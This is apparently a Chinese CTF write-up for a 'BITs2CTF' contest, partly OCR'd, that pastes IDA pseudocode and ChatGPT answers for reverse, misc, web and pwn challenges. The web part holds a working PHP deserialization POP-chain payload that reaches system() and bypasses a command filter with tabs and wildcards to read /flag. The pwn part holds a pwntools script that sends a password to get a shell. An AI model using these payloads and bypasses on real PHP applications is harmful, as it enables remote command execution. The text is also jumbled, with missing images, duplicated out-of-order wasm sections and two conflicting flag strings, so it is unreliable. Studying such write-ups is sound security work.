    this->cube[3][8] = 1;
    this->cube[3][9] = 1;
    this->cube[3][10] = 1;
    this->cube[3][23] = 1;
    this->cube[3][25] = 1;
    this->cube[3][32] = 1;
    this->cube[4][8] = 1;
    this->cube[4][23] = 1;
    this->cube[4][32] = 1;
    this->cube[5][28] = 1;
    this->cube[5][35] = 1;
    *(_QWORD *)&this->cvbe[0][0] = 0i64;
    *(_QWORD *)&this->cvbe[5][34] = 0i64;
    memset(
      (void *)((unsigned __int64)&this->cvbe[0][2] & 0xFFFFFFFFFFFFFFF8ui64),
      0,
      8i64 * ((((_DWORD)this + 864 - (((_DWORD)this + 872) & 0xFFFFFFF8) + 864) &
0xFFFFFFF8) >> 3));
    this->cvbe[0][0] = 2;
    this->cvbe[0][9] = 1;
    this->cvbe[0][13] = 1;
    this->cvbe[0][15] = 1;
    this->cvbe[0][19] = 1;
    this->cvbe[0][21] = 1;
    this->cvbe[0][28] = 1;
    this->cvbe[1][0] = 1;
    this->cvbe[1][7] = 1;
    this->cvbe[1][9] = 1;
```

```
    this->cvbe[1][25] = 1;
    this->cvbe[1][33] = 1;
    this->cvbe[2][9] = 1;
    this->cvbe[2][27] = 1;
    this->cvbe[2][30] = 1;
    this->cvbe[3][9] = 1;
    this->cvbe[3][21] = 1;
    this->cvbe[3][31] = 1;
    this->cvbe[4][4] = 1;
    this->cvbe[4][11] = 1;
    this->cvbe[4][21] = 1;
    this->cvbe[4][32] = 1;
    this->cvbe[5][11] = 1;
    this->cvbe[5][16] = 1;
    this->cvbe[5][23] = 1;
    this->cvbe[5][27] = 1;
    this->cvbe[5][29] = 1;
    this->cvbe[5][35] = 1;
}
```

这是 ifchar:

```
void __cdecl Maze::ifchar(Maze *const this, char c)
{
    if ( c <= 64 || c > 73 )
    {
        if ( c <= 81 || c > 90 )
        {
            if ( c <= 73 || c > 81 )
            {
                inputjudge = 1;
            }
            else
            {
                switch ( c )
                {
                    case 'J':
                        Maze::left(this);
                        Maze::front(this);
                        break;
                    case 'K':
                        Maze::front(this);
                        break;
                    case 'L':
                        Maze::right(this);
```

```
                Maze::front(this);
                break;
            case 'M':
                Maze::left(this);
                break;
            case 'N':
                Maze::right(this);
                break;
            case 'O':
                Maze::left(this);
                Maze::back(this);
                break;
            case 'P':
                Maze::back(this);
                break;
            default:
                Maze::right(this);
                Maze::back(this);
                break;
        }
    }
}
else
{
    Maze::down(this);
    switch ( c )
    {
        case 'R':
            goto LABEL_4;
        case 'S':
LABEL_6:
            Maze::front(this);
            return;
        case 'T':
            goto LABEL_8;
        case 'U':
LABEL_10:
            Maze::left(this);
            return;
        case 'W':
            goto LABEL_12;
        case 'X':
LABEL_14:
            Maze::left(this);
```

```
                Maze::back(this);
                return;
            case 'Y':
                goto LABEL_16;
            case 'Z':
                Maze::right(this);
                Maze::back(this);
                break;
        }
    }
}
else
{
    Maze::up(this);
    switch ( c )
    {
        case 'A':
LABEL_4:
            Maze::left(this);
            Maze::front(this);
            return;
        case 'B':
            goto LABEL_6;
        case 'C':
LABEL_8:
            Maze::right(this);
            Maze::front(this);
            return;
        case 'D':
            goto LABEL_10;
        case 'F':
LABEL_12:
            Maze::right(this);
            return;
        case 'G':
            goto LABEL_14;
        case 'H':
LABEL_16:
            Maze::back(this);
            return;
        case 'I':
            Maze::right(this);
            Maze::back(this);
            break;
```

```
      }
    }
}
```

这是 maze:checkend:

```
int __cdecl Maze::checkend(Maze *const this)
{
  std::ostream *v1; // rax
  std::ostream *v3; // rax
  int j; // [rsp+28h] [rbp-8h]
  int i; // [rsp+2Ch] [rbp-4h]

  this->cube[0][0] = 0;
  for ( i = 0; i <= 5; ++i )
  {
    for ( j = 0; j <= 35; ++j )
    {
      if ( this->cube[i][j] )
      {
        v1 = std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "you are wrong!");
        std::ostream::operator<<(v1,
refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_);
        return 1;
      }
    }
  }
  v3 = std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "you find it!!!");
  std::ostream::operator<<(v3,
refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_);
  return 0;
}
```

maze:check:

```
int __cdecl Maze::check(Maze *const this)
{
  std::ostream *v1; // rax
  std::ostream *v3; // rax
  int j; // [rsp+28h] [rbp-8h]
  int i; // [rsp+2Ch] [rbp-4h]

  this->cvbe[0][0] = 0;
  for ( i = 0; i <= 5; ++i )
  {
    for ( j = 0; j <= 35; ++j )
    {
      if ( this->cvbe[i][j] )
```

```
            {
              v1 = std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "you are wrong!");
              std::ostream::operator<<(v1,
refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_);
              return 1;
            }
          }
      }
      v3 = std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "you are right?");
      std::ostream::operator<<(v3,
refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_);
      return 0;
}

bool __cdecl isdebug()
{
    return IsDebuggerPresent();
}
```

然后 chat 需要：

还缺的关键拼图

要真正算出 flag，需要知道**每个原子动作到底怎么改** `(a,b)`。这些逻辑都藏在：

- `Maze::up`
- `Maze::down`
- `Maze::left`
- `Maze::right`
- `Maze::front`
- `Maze::back`

以及它们使用的全局变量里（比如方向 state）。

> 现在我们知道「字符 → 一串原子动作」，也知道哪些格子要被踩完，但 **不知道原子动作对坐标的具体效果**，就没法从迷宫数据推回那 27 个字符。

我现在需要你再给我这些东西

你在 IDA 里再把下面几个函数的伪代码（或汇编）贴出来，我就可以写出完整路径、算出 flag：

1. `Maze::up`
2. `Maze::down`
3. `Maze::left`
4. `Maze::right`
5. `Maze::front`
6. `Maze::back`

另外还有这几个全局变量的定义和初始化（在 IDA 里点进 `a`、`b`、`inputjudge` 的 xref 看）：

7. 全局变量：
   - `int a;`
   - `int b;`
   - `int inputjudge;`
   - 以及如果有的话，类似 `int dir;`、`int face;` 之类用于存方向 / 层的变量。

只要把这 6 个小函数和相关全局变量的初始化贴出来，我就可以帮你：

- 还原出 `(a,b)` 空间是什么含义（平面 + 朝向 / 层）；
- 构造「状态图」；
- 找到一条恰好访问所有 27 个 1 的路径；
- 反向映射成 27 个字母；
- 最后给你 `BITs2CTF{xxxxxxxxxxxxxxxxxxxxxxxxxxx}` 的完整答案。

```
void __cdecl Maze::left(Maze *const this)
{
    --b;
}

void __cdecl Maze::front(Maze *const this)
{
```

```
    b -= 6;
}

void __cdecl Maze::right(Maze *const this)
{
    ++b;
}

void __cdecl Maze::back(Maze *const this)
{
    b += 6;
}

void __cdecl Maze::down(Maze *const this)
{
    --a;
}

void __cdecl Maze::up(Maze *const this)
{
    ++a;
}
```

然后我点开 a,b,

```
bss:00000000004A9030  a                    dd  ?                    ;  DATA  XREF:
Maze::up(void)+8↑r
.bss:00000000004A9030                                                                ;
Maze::up(void)+11↑w ...
.bss:00000000004A9034                    public b
.bss:00000000004A9034 ; int b
.bss:00000000004A9034  b                    dd  ?                    ;  DATA  XREF:
Maze::right(void)+8↑r
.bss:00000000004A9034                                                                ;
Maze::right(void)+11↑w ...
.bss:00000000004A9038                    public inputjudge
.bss:00000000004A9038 ; int inputjudge
.bss:00000000004A9038  inputjudge        dd  ?                    ;  DATA  XREF:
Maze::ifchar(char):loc_40183E↑w
.bss:00000000004A9038                                             ; main+1E9↑r ...
.bss:00000000004A903C ; std::ios_base::Init std::__ioinit
```

已思考 1m 44s ›

算出来了，这题的 flag 是：

`BITs2CTF{QHGIIVVWRKECAEWNVUTQPHEEEGQ}`

简单说下我是怎么推的（不展开长篇）：

- `cube` 里一共有 27 个为 1 的格子，`checkend` 要求最后所有为 1 的格子都被踩成 0，才算 “you find it!!!”，而每次走一步只有在 `cube[a][b] & 1` 为 1 时才会把该格子清 0。
- flag 格式要求总长 37，前缀 `BITs2CTF{` 是 9 字节，最后有一个 `}`，中间刚好剩 **27 个字符**，正好对应 27 次移动，每次移动踩掉一个 1。
- 全局坐标从 `(a,b) = (0,0)` 开始（.bss 默认 0），`Maze::left/right/front/back/up/down` 只是对 `(a,b)` 做加减，`ifchar` 把每个字母映射成一串这些原子动作。
- 我在本地把 27 个 1 的坐标录出来，按 `ifchar` 的映射把每个字母当成一个 `(Δa,Δb)`，从 `(0,0)` 出发，搜索一条路径：
  - 每一步：选一个字母 → 做位移 → 必须刚好落在一个还没踩过、原始是 1 的格子上。
  - 最终要恰好覆盖这 27 个格子一次。
- 搜索得到的那条合法路径，对应的 27 个字符拼起来就是：
  - `QHGIIVVWRKECAEWNVUTQPHEEEGQ`


所以最后的答案就是：

> 🔑 **BITs2CTF{QHGIIVVWRKECAEWNVUTQPHEEEGQ}**

最终出结果:BITs2CTF{QHGIIVVWRKECAEWNVUTQPHEEEGQ}

Reverse-math：

1.放入 ida，将主函数和 judge 函数，fun1，fun2，fun3，fun4 函数给 chat5：



我做ctf的reverse题目遇到这个问题，
主函数为第一张图
judge函数为第二张图：
fun函数为第三张图：
怎么求flag

已思考 1m 6s ›

先把你现在有的信息梳理一下，然后说清楚**怎么把 flag 算出来。**

The image part with relationship ID rId2 was not found in the file.

```
uint64_t __cdecl fun1(uint32_t a1, uint32_t a2)
{
  uint32_t b2; // [rsp+8h] [rbp-18h]
  uint32_t b1; // [rsp+Ch] [rbp-14h]
  char pos; // [rsp+10h] [rbp-10h]
  unsigned int carry; // [rsp+14h] [rbp-Ch]
  uint64_t sum; // [rsp+18h] [rbp-8h]

  sum = 0i64;
  carry = 0;
  pos = 0;
  while ( a1 || a2 )
  {
    b1 = a1 & 1;
    b2 = a2 & 1;
    a1 >>= 1;
    a2 >>= 1;
    sum |= (unsigned __int64)(((unsigned __int8)b2 ^ (unsigned __int8)(b1 ^ carry)) & 1) << pos;
    carry = b1 & (b2 | carry) | b2 & carry;
    ++pos;
  }
  return sum | ((unsigned __int64)carry << pos);
}
```

```
uint64_t __cdecl fun2(uint32_t a1, int a2)
{
  return fun1(a1, -a2);
}
```

The image part with relationship ID rId22 was not found in the file.

```
uint32_t __cdecl fun4(uint32_t a1, uint32_t a2)
{
  char v2; // al
  unsigned int v8; // [rsp+0h] [rbp-10h]
  unsigned int v7; // [rsp+4h] [rbp-Ch]
  int v6; // [rsp+8h] [rbp-8h]
  unsigned int v5; // [rsp+Ch] [rbp-4h]

  v5 = 0;
  v6 = 0;
  while ( a1 || a2 )
  {
    v7 = a1 & 1;
    v8 = a2 & 1;
    a1 >>= 1;
    a2 >>= 1;
    v2 = v6++;
    v5 += (v7 ^ v8) << v2;
  }
  return v5;
}
```

chat 分析出答案：

已思考 1m 38s ›

算出来的一组解是：

- `a = 678737`
- `b = 869485`
- `c = 917415`
- `d = 673893`
- `e = 605115`
- `f = 457801`

把它们按 `"%x"` 转成 16 进制再拼接，就是：

text 复制代码

```text
BITs2CTF{a5b51d446ddffa7a486593bbb6fc49}
```

所以最终 flag 为：

> `BITs2CTF{a5b51d446ddffa7a486593bbb6fc49}`

Misc-玄机在哪：

1.

spam.txt
文档

我做ctf的misc题目：
亲爱的友友（UU），你好。我是一名程序猿，每天过着朝五晚九的生活，最近老板以什么“致富之道就在其中”的名义，安排让我处理大量的垃圾邮件，难道这些东西里面暗藏玄机吗？平时我下班之后喜欢玩玩steam，不过这玩意要挂UU加速器才能正常运行，不知道什么时候才能过上悠悠UU自得的生活啊.....又扯远了，还是老老实实工作吧.....
怎么做

已思考 2m 20s ›

这是经典的一类 **“垃圾邮件加密 / Spam Mimic”** 题。👍

你那个 `spam.txt` 里全是这种格式的英文：

> This mail is being sent in compliance with Senate bill XXXX , Title X ; Section 30X ...
> WE will help YOU SELL MORE ... decrease perceived waiting time by 140% ...

这种一段一段的“致富垃圾邮件”在很多 CTF 里都是用来当 **载体** 的，背后真正的密文是用一种叫 **SpamMimic** 的算法编码进去的。网上很多安恒、HGAME 等比赛的 writeup 也都是这么说的。 CSDN博客 +1

结合题面提示：

- “大量垃圾邮件” → 和你文件内容完全贴脸
- “致富之道就在其中” → 真消息藏在垃圾广告里
- “steam 要挂 UU 加速器才能正常运行” → 暗示要上某个 **国外网站** 解密（需要“加速器”）

基本可以确定：
👉 **这题就是让你把垃圾邮件丢到 SpamMimic 解密。**

2.

典型网站是：

- `spammimic.com`（题目里 UU 加速器就是暗示要“出国”上这个站）

页面里一般有两个功能：

- Encode（把正常文本变成垃圾邮件）
- Decode（把垃圾邮件还原成正常文本）

3. **选择 Decode / 解密模式**
   找到“Decode”或类似选项。
4. **把 `spam.txt` 的内容全选复制，粘贴到解密输入框**
   - 有的题只让你粘一封邮件，有的直接把整份 spam 全贴进去也行。
   - 这套模板本身就是 SpamMimic 的标准垃圾邮件样式。 黑客新闻
5. **点击解密（Decode / Submit / Go 等按钮）**
   网站会把这堆垃圾话解析，输出一段真正的明文：
   - 一般是：`flag{...}`
   - 或者是一句提示，让你去下一步。
6. **如果 spammimic.com 打不开**
   可以用下面替代方案（任选其一）：
   - 找支持 **SpamMimic** 的在线工具（很多密码工具站点 / Crypto 工具里有 `SpamMimic decode` 功能）。 CSDN博客
   - 搜索 “python spammimic” 找到脚本，本地安装运行，把 `spam.txt` 内容传进去解码。

小结一下思路


- 看到长篇模板式垃圾邮件 → 联想到 **SpamMimic / 垃圾邮件加密**
- 题面提到 “致富之道就在其中”“垃圾邮件”“UU 加速器” → 暗示要上网用 **特定在线工具** 解
- 直接用 SpamMimic Decode 把 `spam.txt` 解开 → 得到 flag

3.打开网站 spammimic.com


decode：

~呜嗷嗷嗷嗷呜呜啊嗷嗷呜嗷呜呜啊呜呜嗷啊嗷啊呜~嗷嗷呜~嗷~呜嗷啊嗷嗷嗷嗷嗷呜呜啊啊嗷呜嗷呜呜啊呜嗷~啊嗷啊呜~啊嗷呜~嗷~呜嗷呜呜嗷嗷嗷嗷呜呜呜嗷啊呜嗷呜呜啊呜嗷呜啊嗷啊呜~呜嗷啊~嗷~呜嗷嗷~嗷嗷嗷嗷呜呜呜嗷啊呜嗷呜呜啊呜嗷嗷啊嗷啊呜~啊嗷呜~嗷~呜嗷~嗷嗷嗷嗷呜呜啊呜嗷呜嗷呜呜啊呜嗷嗷啊嗷啊呜~~~啊~嗷~呜嗷啊啊嗷嗷嗷嗷呜呜嗷呜呜呜嗷呜呜啊呜啊呜啊嗷啊呜~呜嗷嗷~嗷~呜嗷呜嗷嗷嗷嗷呜呜~呜啊呜嗷呜呜啊嗷嗷~啊嗷啊呜~啊~~~嗷~呜嗷嗷~嗷嗷嗷嗷呜呜呜呜~呜嗷呜呜啊呜啊嗷啊嗷啊呜~啊嗷啊~嗷~呜嗷啊~嗷嗷嗷嗷呜呜嗷呜呜呜嗷呜呜啊呜嗷呜啊嗷啊呜~呜嗷啊~嗷~呜嗷呜嗷嗷嗷嗷嗷呜呜呜嗷啊呜嗷呜呜啊呜嗷呜啊嗷啊呜~嗷~~~嗷~呜嗷嗷呜嗷嗷嗷嗷呜呜~啊呜呜嗷呜呜啊呜啊嗷啊嗷啊呜~呜嗷嗷~嗷~呜嗷~~嗷嗷嗷嗷呜呜呜啊嗷呜嗷呜呜啊呜嗷啊啊嗷啊呜~啊~~~嗷~呜嗷~嗷嗷嗷嗷嗷呜呜啊~嗷呜嗷呜呜啊呜嗷啊啊嗷啊呜~呜嗷呜~嗷~呜嗷啊呜嗷嗷嗷嗷呜呜呜呜~呜嗷呜呜啊呜啊嗷啊嗷啊呜~呜~~~嗷~呜嗷呜嗷嗷嗷嗷嗷呜呜呜嗷啊呜嗷呜呜啊呜啊~啊嗷啊呜~嗷~~~嗷~呜嗷~~嗷嗷嗷嗷呜呜~呜~呜嗷呜呜呜啊嗷呜啊嗷啊呜~嗷嗷啊~嗷~呜嗷呜嗷嗷嗷嗷嗷呜呜呜啊呜呜嗷呜呜啊~嗷嗷啊嗷啊呜~~~~~嗷~呜嗷呜啊呜嗷嗷嗷嗷呜呜呜呜~呜嗷呜呜啊嗷~嗷啊嗷啊呜~嗷呜~~嗷~呜嗷呜~啊嗷嗷嗷呜呜呜嗷~呜嗷呜呜~嗷呜~啊嗷啊呜嗷嗷啊~啊

4.发现是兽音密码：



将这个发给 chat5：



你已经非常接近答案了！
目前进度是：

垃圾邮件 → SpamMimic decode → "兽音密码" → 你已成功解出 → 一段可见是 *UUencode / XXencode / 一些 ASCII-armored 编码* 的密文。

你给出的这一段：

makefile 复制代码

```
M=&AE<F5?:7-?9FQA9SI"251S,D-41GM":71?:$%V15]5;DQI;6E4141?4$]T
'16YT:4%,?0``
```

这类格式的特征很明显：

- 开头是 ...
- 每行长度统一
- 字符范围在 ASCII 33–96
- 尾部有 `` 号

👉 **这不是旗语，也不是兽音的一部分，而是典型的 `uuencode`（也有可能是 xxencode）。**

✔ 下一步：直接对这段做 UUdecode

给你两种方法：

方法 1：在线 uuencode/xxencode 解码

随便用任意一个：

询问 ChatGPT

+ 询问任何问题

提示是 uudecode：

出现结果：
BITs2CTF{Bit_hAvE_UnLimiTED_POtEntiAL}

Web-noobUnser

先找到 robot.txt，找到/h3p3.php，构造反序列

1. **代码分析**：首先我们分析了给出的 PHP 代码，发现了四个类：bits、CTF、anything、endpoint。其中，endpoint 的__destruct 方法会触发 echo，如果 bits2ctf 属性是一个对象，则会触发该对象的__toString 方法。我们注意到 anything 类有__toString 方法，其中给 var2->sec 赋值，如果 var2 是 CTF 对象，则会触发 CTF 的__set 方法。在__set 方法中，会调用$this->func 作为函数，如果 func 是 bits 对象，则会触发 bits 的__invoke 方法。在__invoke 方法中，如果用户名和密码正确，并且命令通过过滤，就会执行系统命令。
2. **构造 POP 链**：我们构造如下链：
   - 反序列化 endpoint 对象，其 bits2ctf 属性设置为 anything 对象。
   - anything 对象的 var2 属性设置为 CTF 对象，var1 任意。
   - CTF 对象的 func 属性设置为 bits 对象。
   - bits 对象的 username 和 password 分别设置为"1diot9"和"BITs2CTF"，cmd 设置为要执行的命令。
3. **绕过过滤**：过滤规则禁止使用空格和某些命令（cat、less、more、head、tail、flag）。我们使用制表符（\t）代替空格，并使用 nl 命令来读取文件。同时，为了避免使用"flag"关键词，我们使用通配符来匹配文件名。
4. **寻找 flag**：通过执行命令来搜索整个文件系统，寻找包含 flag 的文件。我们使用 find 命令和 grep 命令来定位文件，然后读取。

```
<?php
class bits {
    private $cmd;
    private $username = "1diot9";
    private $password = "BITs2CTF";
    public function __construct($cmd) {
        $this->cmd = $cmd;
    }
}
```

```
class CTF {
	public $func;
}

class anything {
	public $var1 = "test";
	public $var2;
}

class endpoint {
	public $bits2ctf;
}

// 选择要执行的命令
$command = "nl\t/fla*";   // 修改这里

$bits = new bits($command);
$ctf = new CTF();
$ctf->func = $bits;
$anything = new anything();
$anything->var2 = $ctf;
$endpoint = new endpoint();
$endpoint->bits2ctf = $anything;

$serialized = serialize($endpoint);

// 处理私有属性名称
$corrected = str_replace(
	['s:9:"□bits□cmd"', 's:14:"□bits□username"', 's:14:"□bits□password"'],
	['s:9:"\0bits\0cmd"', 's:14:"\0bits\0username"', 's:14:"\0bits\0password"'],
	$serialized
);

echo "序列化字符串:\n";
echo $corrected . "\n\n";
echo "URL 编码版本:\n";
echo urlencode($corrected) . "\n";
?>
```

先 cmd=ls，没有发现 flag，尝试使用通配符*lag，绕过发现/flag，nl\t/*lag 通过

```
</code>
/proc/sys/net/ipv6/conf/all/ra_honor_pio_pflag
/proc/sys/net/ipv6/conf/default/ra_honor_pio_pflag
/proc/sys/net/ipv6/conf/eth0/ra_honor_pio_pflag
/proc/sys/net/ipv6/conf/lo/ra_honor_pio_pflag
/flag
anything
```

Pwn-签顺道

IDA 反编译

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [rsp+Ch] [rbp-114h]
  char s[264]; // [rsp+10h] [rbp-110h] BYREF
  unsigned __int64 v6; // [rsp+118h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  memset(s, 0, 0x100uLL);
  puts(&byte_21C0);
  puts(&byte_21DF);
  putchar(62);
  putchar(32);
  v4 = read(0, s, 0x100uLL);
  if ( s[v4 - 1] == 10 )
    s[v4 - 1] = 0;
  if ( !strcmp(s, "f8fqgfm") )
  {
    puts(&byte_2200);
    system("/bin/sh");
  }
  else
  {
    puts(&byte_2218);
  }
  return 0;
}
```

发现只需输入 f****就行

```
dede.py   C:\...\dede.py   p.py   dec.py

from pwn import *

p = remote( host: "127.0.0.1",  port: 51278)

p.sendline(b"f8fqgfm")
p.interactive()
```

结合 web-noobUnser，cat /flag 即可。

Reverse-奶龙与小七之大战 Web Assembly：

1.将文件解压，把题目和文件传给 chat5 并让他分析：

共享

check.js
JavaScript

check.wasm
文件

我做ctf的逆向题目：
本题目为javascript & wasm相关逆向

书接上文： 你穿越到了奶龙世界，而且魂穿到了奶龙身上！

你成功打败了假奶龙，获得了小七的信任！

在回家的路上，突然间，暴暴龙从草丛里窜了出来！

“这次我不会被你们打败了！我带来了我的新发明Wasm！你们能破解它吗？”

看着一段段晦涩难懂的字节码，小七束手无措，很快败下阵来

这一回，你能帮助小七破解暴暴龙神秘Wasm的奥秘，击败暴暴龙吗？

我给你的是题目

已思考 4m 39s ›

先把你关心的事说在前面：

这个题的最终 flag 是：

`BITs2CTF{W311_d0n3!_Y0u'v3_5ucc355fu11y_d3f3473d_7h3_84084010n6_4nd_h15_W45m}`

2.Chat5 给了一个答案，我们尝试对不对，很惊喜，答案是正确的
3.按照他的方法：
1.题目 JS 逻辑

```
import { check } from "./check.wasm";
const flag =

"BITs2CTF{xxxx
```

始数）。
3.找到 check 的函数体
code section 里一共有 7 个函数体，对应索引 0~6，check 对应的是第 3 个，函数体十六进制大概是：
00 20 00 20 00 41 01 74 ac 10 02 20 01 20 02 73 73 41 08 46 0b
按 wasm 指令解析（省略 locals 那个 00）：

- 20 00 — local.get 0 取参数 i
- 20 00 — 再取一遍 i
- 41 01 — i32.const 1
- 74 — i32.shl，得到 (i << 1)
- ac — i64.extend_i32_s，把 (i << 1) 扩展成 i64
- 10 02 — call 2，调用索引为 2 的函数（下面会分析）
- 20 01 — local.get 1，也就是 flag[i]
- 20 02 — local.get 2，也就是 enc[i]
- 73 — i32.xor
- 73 — 再 i32.xor
- 41 08 — i32.const 8
- 46 — i32.eq
- 0b — end

翻成伪代码就是：

```
int check(int i, int ch, int enc) {
    int t = f2(i, (i << 1));    // 这里的 f2 就是索引为 2 的函数
    int v = t ^ ch ^ enc;
    return v == 8;

}
```

所以核心关系是：

t(i) ^ flag[i] ^ enc[i] = 8

只要把 t(i) 这个函数搞清楚，就能直接反推出 flag[i]。

4.解析函数 1 和函数 2
函数索引 1 的体大概是：
00 20 01 42 01 86 0b
翻译：
20 01 — local.get 1（第二个参数，类型是 i64）
42 01 — i64.const 1
86 — i64.shl（左移 1 位，相当于乘 2）
所以：

```
long f1(int a, long b) {
    return b << 1;
}
```

函数索引 2 的体是：
00 20 00 20 00 ac 10 01 a7 41 01 6a 0b

解析：

- 20 00 — local.get 0 (i)
- 20 00 — 再取一遍 i
- ac — i64.extend_i32_s，把 i 变成 i64
- 10 01 — call 1：调用刚才分析的 f1
- a7 — i32.wrap_i64，把结果变回 i32
- 41 01 — i32.const 1
- 6a — i32.add

伪代码：

```
int f2(int i, long y) {
    long tmp = f1(i, (long)i);     // = (long)i << 1
    int t = (int)tmp;              // = 2 * i
    return t + 1;                  // = 2 * i + 1
}
```

注意：第二个参数 y 根本没用上，所以 f2(i, anything) = 2*i + 1。

在 check 里调用是 f2(i, i << 1)，不过既然第二个参数没用，直接记：

t(i) = 2 * i + 1

---

5. 反推 flag

回到 check 里的判定条件：

(t(i) ^ flag[i] ^ enc[i]) == 8

其中 t(i) = 2*i + 1。于是：

```
flag[i] = enc[i] ^ t(i) ^ 8
        = enc[i] ^ (2*i + 1) ^ 8
```

写个脚本遍历一遍 enc：

```
flag_chars = []for i, e in enumerate(enc):
    ch = e ^ (2*i + 1) ^ 8
    flag_chars.append(chr(ch))
flag = "".join(flag_chars)print(flag)
```

跑出来就是：

BITs2CTF{W311_d0n3!_Y0u'v3_5ucc355fu11y_d3f3473d_7h3_84084010n6_4nd_h15_W45m}

1. 题目 JS 逻辑

`check.js` 里核心逻辑是这样： `check`

```js
import { check } from "./check.wasm";

const flag =
  "BITs2CTF{xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx}";

const enc = [ 75, 66, 89, 124, 51, 64, ... , 242, 236 ];

let chk = 0;

for (let i = 0; i < enc.length; i += 1) {
  if (check(i, flag[i].charCodeAt(), enc[i]) != 1) {
    chk = 1;
    break;
  }
}
```

也就是说，**每一位字符都要满足**：

```text
check(i, flag[i], enc[i]) == 1
```

我们要做的，就是把 wasm 里的 `check` 函数逆出来。

2. wasm 里导出的函数

把 `check.wasm` 解出来可以看到导出表里有这些（只看重点）：

```text
{memory, __wasm_call_ctors, f, g, check, _emscripten_stack_...}
```

我们关心的是 `check` 这个导出函数，对应的是第 3 号函数（函数索引从 0 开始数）。

3. 找到 `check` 的函数体

code section 里一共有 7 个函数体，对应索引 0–6，`check` 对应的是第 3 个，函数体十六进制大概是：

```text
00 20 00 20 00 41 01 74 ac 10 02 20 01 20 02 73 73 41 08 46 0b
```

按 wasm 指令解析（省略 locals 那个 00）：

- `20 00` — `local.get 0` 取参数 `i`
- `20 00` — 再取一遍 `i`
- `41 01` — `i32.const 1`
- `74` — `i32.shl`，得到 `(i << 1)`
- `ac` — `i64.extend_i32_s`，把 `(i << 1)` 扩展成 `i64`
- `10 02` — `call 2`，调用索引为 2 的函数（下面会分析）
- `20 01` — `local.get 1`，也就是 `flag[i]`
- `20 02` — `local.get 2`，也就是 `enc[i]`
- `73` — `i32.xor`
- `73` — 再 `i32.xor`
- `41 08` — `i32.const 8`
- `46` — `i32.eq`
- `0b` — `end`

翻成伪代码就是：

```c
int check(int i, int ch, int enc) {
    int t = f2(i, (i << 1));   // 这里的 f2 就是索引为 2 的函数
    int v = t ^ ch ^ enc;
    return v == 8;
}
```

所以核心关系是：

```text
t(i) ^ flag[i] ^ enc[i] = 8
```

只要把 `t(i)` 这个函数搞清楚，就能直接反推出 `flag[i]`。

5. 反推 flag

回到 `check` 里的判定条件：

```text
( t(i) ^ flag[i] ^ enc[i] ) == 8
```

其中 `t(i) = 2*i + 1`。于是：

```text
flag[i] = enc[i] ^ t(i) ^ 8
        = enc[i] ^ (2*i + 1) ^ 8
```

写个脚本遍历一遍 `enc`：

```python
flag_chars = []
for i, e in enumerate(enc):
    ch = e ^ (2*i + 1) ^ 8
    flag_chars.append(chr(ch))
flag = "".join(flag_chars)
print(flag)
```

跑出来就是：

```text
BITs2CTF{W311_d0n3!_Y0u'v3_Succ3S5fu11y_d3f3473d_7h3_B4084010n6_4nd_h15_W45m}
```

前缀 `BITs2CTF{` 也完美对得上，所以可以很确定这是正确 flag。

4. 解析函数 1 和函数 2

函数索引 1 的体大概是：

```text
00 20 01 42 01 86 0b
```

翻译：

- `20 01` — `local.get 1`（第二个参数，类型是 i64）
- `42 01` — `i64.const 1`
- `86` — `i64.shl`（左移 1 位，相当于乘 2）

所以：

```c
long f1(int a, long b) {
    return b << 1;
}
```

函数索引 2 的体是：

```text
00 20 00 20 00 ac 10 01 a7 41 01 6a 0b
```

解析：

- `20 00` — `local.get 0`（`i`）
- `20 00` — 再取一遍 `i`
- `ac` — `i64.extend_i32_s`，把 `i` 变成 `i64`
- `10 01` — `call 1`：调用刚才分析的 `f1`
- `a7` — `i32.wrap_i64`，把结果变回 i32
- `41 01` — `i32.const 1`
- `6a` — `i32.add`

伪代码：

```c
int f2(int i, long y) {
    long tmp = f1(i, (long)i);   // = (long)i << 1
    int t = (int)tmp;            // = 2 * i
    return t + 1;                // = 2 * i + 1
}
```

注意：第二个参数 `y` 根本没用上，所以 `f2(i, anything) = 2*i + 1`。

在 `check` 里调用是 `f2(i, i << 1)`，不过既然第二个参数没用，直接记：

```text
t(i) = 2 * i + 1
```

↓

